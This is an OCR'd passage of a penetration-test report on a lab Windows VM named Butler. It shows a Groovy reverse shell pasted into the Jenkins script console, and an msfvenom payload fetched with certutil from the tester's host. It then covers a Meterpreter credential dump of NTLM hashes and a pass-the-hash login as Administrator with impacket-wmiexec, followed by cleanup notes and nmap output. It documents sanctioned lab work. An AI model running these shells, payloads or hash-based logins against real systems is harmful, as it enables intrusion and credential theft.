
```
out> butler\butler
 err>
```

Nice. We got code execution on our target. Let get a revers shell going so we can actually land on target.

Groovy script format

```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.avai
lable()>0)so.write(pe.read());while(si.available()>0)po.w
rite(si.read());so.flush();po.flush();Thread.sleep(50);tr
y {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

I wanted to catch the revers shell via Metasploit, so we set up a listener with a generic shell and configure the listener with our IP and port we want to catch the shell on in this case 4444.



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnosti

println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.


```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Sock
```

Result

```
org.codehaus.groovy.control.MultipleCompilationErrorsException: startup failed:
Script1.groovy: 3: Invalid variable name. Must start with a letter but was: ”cmd
. At [3:12]  @ line 3, column 12.
   String cmd=”cmd.exe”;
              ^
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.153:4444
[*] Command shell session 1 opened (192.168.8.153:4444 -> 192.168.8.172:49691) at 2022-10-0
1 04:22:18 -0400


Shell Banner:
M
-----


C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

Proof of butler access




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information           Connection
  --  ----  ----             -----------           ----------
  2         shell sparc/bsd  Shell Banner: M -----  192.168.8.153:4444 -> 192.168.8.172:49692 (192.168.8.172)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...


Shell Banner:
M
-----


C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>hostname
hostname
Butler

C:\Program Files\Jenkins>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::60c1:cd1d:6cd:b94b%3
   IPv4 Address. . . . . . . . . . . : 192.168.8.172
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.2

C:\Program Files\Jenkins>
```

Butler

I wanted to verify what OS I am dealing with

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
```




```
C:\Users>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.19043 N/A Build 19043
System Type:               x64-based PC

C:\Users>
```

Windows 10 Enterprise Evaluation
10.0.19043 N/A Build 19043
64 bit OS

I can see it has a few patches on it installed

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```




```
C:\Users>wmic qfe get Caption,Description,HotFixID,InstalledOn
wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                                      Description      HotFixID   InstalledOn
http://support.microsoft.com/?kbid=5017022   Update           KB5017022  10/1/2022
https://support.microsoft.com/help/5000736   Update           KB5000736  4/9/2021
https://support.microsoft.com/help/5012170   Security Update  KB5012170  10/1/2022
https://support.microsoft.com/help/5017308   Security Update  KB5017308  10/1/2022
                                             Update           KB5016705  10/1/2022
                                             Security Update  KB5001405  4/9/2021
```

Navigating around was hard with just a shell. I attempted to go from `nc` to `meterpreter` with the module `multi/script/web_delivery` and it kept failing.

So I wanted to probe for windows defender and see if it was running.


```
sc query windefend
```



```
C:\Windows\Temp\DB_folder>sc query windefend
sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Since it is off I am going to create a reverse shell and execute it on target so we can get a `metepreter` shell instead of a `nc` shell.

```
# On Kali
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.8.153 LPORT=9898  -f exe -e
x86/shikata_ga_nai -i 9 -o m.exe

# On Target
cd C:\Windows\Temp
certutil.exe -urlcache -f http://192.168.8.153:80/m.exe
m.exe
m.exe
```




```
C:\Windows\Temp\DB_folder>./m.exe
./m.exe
'.' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\Temp\DB_folder>m.exe
m.exe

C:\Windows\Temp\DB_folder>
```

```
[*] Started reverse TCP handler on 192.168.8.153:9898
[*] Sending stage (175686 bytes) to 192.168.8.172
[*] Meterpreter session 1 opened (192.168.8.153:9898 -> 192.168.8.172:49708) at 2022-10-01 06:15:19 -0400

meterpreter > getuid
Server username: BUTLER\butler
meterpreter >
```

Administrator


Once I got into a `metperpreter` I wanted to see if we can test a few modules out to see if we can get an easy win. In our case we have to migrate to a process of x64 arch because our meterpreter is in x86 so we jump to the winlogon.exe PID 600 and then run our module.
Module: post/windows/gather/credentials/credential_collector



```
meterpreter > migrate 600
[*] Migrating from 1816 to 600...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against BUTLER
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
    Extracted: butler:aad3b435b51404eeaad3b435b51404ee:9f2bac4511c6c9239344fc18fb43092d
    Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:6d3a7f4b9a410c7b47214f51e082add5
[+] Collecting tokens...
    BUTLER\butler
    Font Driver Host\UMFD-0
    Font Driver Host\UMFD-1
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    Window Manager\DWM-1
    No tokens available
meterpreter > 
```


We use a tool called `impacekt-wmiexec` to log in as the Admin

```
impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
```



```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

Proof of admin



```
C:\Windows\Temp\DB_folder>whoami
whoami
butler\butler

C:\Windows\Temp\DB_folder>
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below:

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Actions such as password reset and plain text discoveries we advised to change and or update

the password to something else

9. All shells that were open or created during the engagement have been terminated

10. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Butler) Exploit and Mitigation References

Exploit

- https://cwe.mitre.org/data/definitions/307.html

- https://attack.mitre.org/techniques/T1110/

- https://attack.mitre.org/techniques/T1110/001/

- https://www.infosecmatter.com/metasploit-module-library/?

mm=post/windows/gather/credentials/credential_collector

- https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/credential_collector.rb

Mitigation

- https://attack.mitre.org/mitigations/M1036/
- https://attack.mitre.org/mitigations/M1032/
- https://attack.mitre.org/mitigations/M1027/

Appendix

Password and username found or created during engagement

Username	Password	Note
jenkins	jenkins	Brute force

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
Nmap 7.92 scan initiated Fri Sep 30 19:40:42 2022 as: nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full --min-rate 5000 192.168.8.172
Nmap scan report for 192.168.8.172
Host is up, received arp-response (0.00013s latency).
Scanned at 2022-09-30 19:40:42 EDT for 184s
Not shown: 56442 closed tcp ports (reset), 9081 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 128
5040/tcp  open  unknown       syn-ack ttl 128
7680/tcp  open  pando-pub?    syn-ack ttl 128
8080/tcp  open  http          syn-ack ttl 128 Jetty
```

```
9.4.41.v20210516
|_http-favicon: Unknown favicon MD5:
23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-title: Site doesn't have a title
(text/html;charset=utf-8).
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft
Windows RPC
49665/tcp open  msrpc         syn-ack ttl 128 Microsoft
Windows RPC
49666/tcp open  msrpc         syn-ack ttl 128 Microsoft
Windows RPC
49667/tcp open  msrpc         syn-ack ttl 128 Microsoft
Windows RPC
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft
Windows RPC
49669/tcp open  msrpc         syn-ack ttl 128 Microsoft
Windows RPC
MAC Address: 00:0C:29:F4:50:D4 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 14364/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 33183/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 55190/udp): CLEAN (Timeout)
|   Check 4 (port 36599/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2022-09-30T23:43:31
|_  start_date: N/A
|_clock-skew: 0s
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f4:50:d4 (VMware)
| Names:
|   BUTLER<00>           Flags: <unique><active>
|   BUTLER<20>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
| Statistics:
|   00 0c 29 f4 50 d4 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 30 19:43:46 2022 -- 1 IP address (1 host up) scanned in 184.68 seconds
```

Nmap Vul Scan

```
# Nmap 7.92 scan initiated Fri Sep 30 19:44:43 2022 as:
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 192.168.8.172
Pre-scan script results:
